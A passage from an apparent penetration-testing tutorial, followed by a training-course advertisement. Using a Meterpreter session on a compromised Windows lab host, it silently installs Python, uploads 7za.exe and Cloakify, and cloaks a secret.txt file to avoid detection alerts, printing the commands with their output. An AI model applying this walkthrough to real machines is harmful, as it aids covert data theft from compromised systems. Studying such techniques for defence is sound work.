
```
upload python-2.7.msi .
shell
msiexec /i python-2.7.msi /qn
```

```
meterpreter > upload python-2.7.msi .
[*] uploading  : python-2.7.msi -> .
[*] uploaded   : python-2.7.msi -> .\python-2.7.msi
meterpreter > shell
Process 6396 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>msiexec /i python-2.7.msi /qn
msiexec /i python-2.7.msi /qn

C:\Users\raj\Downloads>
```


Now download the zip file for cloakifyfactory from GitHub in your local machine.



We also need to download 7-zip exe program for extracting the cloakify-master.zip.



Now extract the 7za920.zip and you will get the 7za.exe file that we have to inject in the victim's machine.



Now let's upload 7za.exe and cloakfy-master.zip in the remote system. And further, use the 7za.exe program to unzip the cloakify-master.zip.
Therefore, execute the following command:

```
upload /root/Downloads/Cloakify-master.zip .
upload /root/Downloads/7za.exe
shell
7za.exe x cloakify-master.zip
```

```
meterpreter > upload /root/Downloads/Cloakify-master.zip .
[*] uploading  : /root/Downloads/Cloakify-master.zip -> .
[*] uploaded   : /root/Downloads/Cloakify-master.zip -> .\Cloakify-master.zip
meterpreter > upload /root/Downloads/7za.exe .
[*] uploading  : /root/Downloads/7za.exe -> .
[*] uploaded   : /root/Downloads/7za.exe -> .\7za.exe
meterpreter > shell
Process 6304 created.
Channel 32 created.
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>7za.exe x Cloakify-master.zip
7za.exe x Cloakify-master.zip

7-Zip (A) 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18

Processing archive: Cloakify-master.zip

Extracting  Cloakify-master
Extracting  Cloakify-master\DefCon24Slides
Extracting  Cloakify-master\DefCon24Slides\DefCon24_Cloakify_Exfiltration_Toolset.pdf
Extracting  Cloakify-master\DefCon24Slides\SHA-256 Hash.txt
Extracting  Cloakify-master\LICENSE
Extracting  Cloakify-master\README.md
Extracting  Cloakify-master\README_GETTING_STARTED.txt
Extracting  Cloakify-master\ciphers
Extracting  Cloakify-master\ciphers\amphibians
Extracting  Cloakify-master\ciphers\belgianBeers
```


Now we want to transfer the secret.txt file of the compromised machine but directly copying the file might generate the alert, therefore, we will transform the data as done above.

```
meterpreter > cat secret.txt
Best of Cyber Security Training Course

IGNITE TECHNOLOGIES is starting SUMMER TRAINING class with exclusives offer. This

Summer Training Courses:

Ethical Hacking
Network Penetration Testing
Web Penetration Testing
Computer forensic
CTF Challenges
Red Teaming Practice

For more details, please contact Ignite Technologies:
Address: 3rd Floor, 26 Pusa Road (Adjacent Karol Bagh Metro Station Gate No. 4)
CALL US (+91) - 9599387841, (011) 45103130
```

Now again we try to covert the content of the secret.txt file by hiding it behind the cloaked file. And it is very simple as performed earlier with little modification. So now we can run the cloakify.py file with the help of python.

```
C:\Python27\python.exe cloakify.py C:\Users\raj\Desktop\secret.txt
ciphers\pokemonGo > dump.txt

type dump.txt
```

Thus, we can observe that with the help of cloakify we have transformed the filetype cannot be detected easily.



Reference:

- **https://www.hackingarticles.in/cloakify-factory-a-data-exfiltration-tool-uses-text-based-steganography/**
- **https://www.hackingarticles.in/data-exfiltration-using-dnssteal/**
- **https://www.hackingarticles.in/data-exfiltration-using-linux-binaries/**
- **https://www.hackingarticles.in/covert-channel-the-hidden-network/**
- **https://www.hackingarticles.in/data-exfiltration-using-powershell-empire/**


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux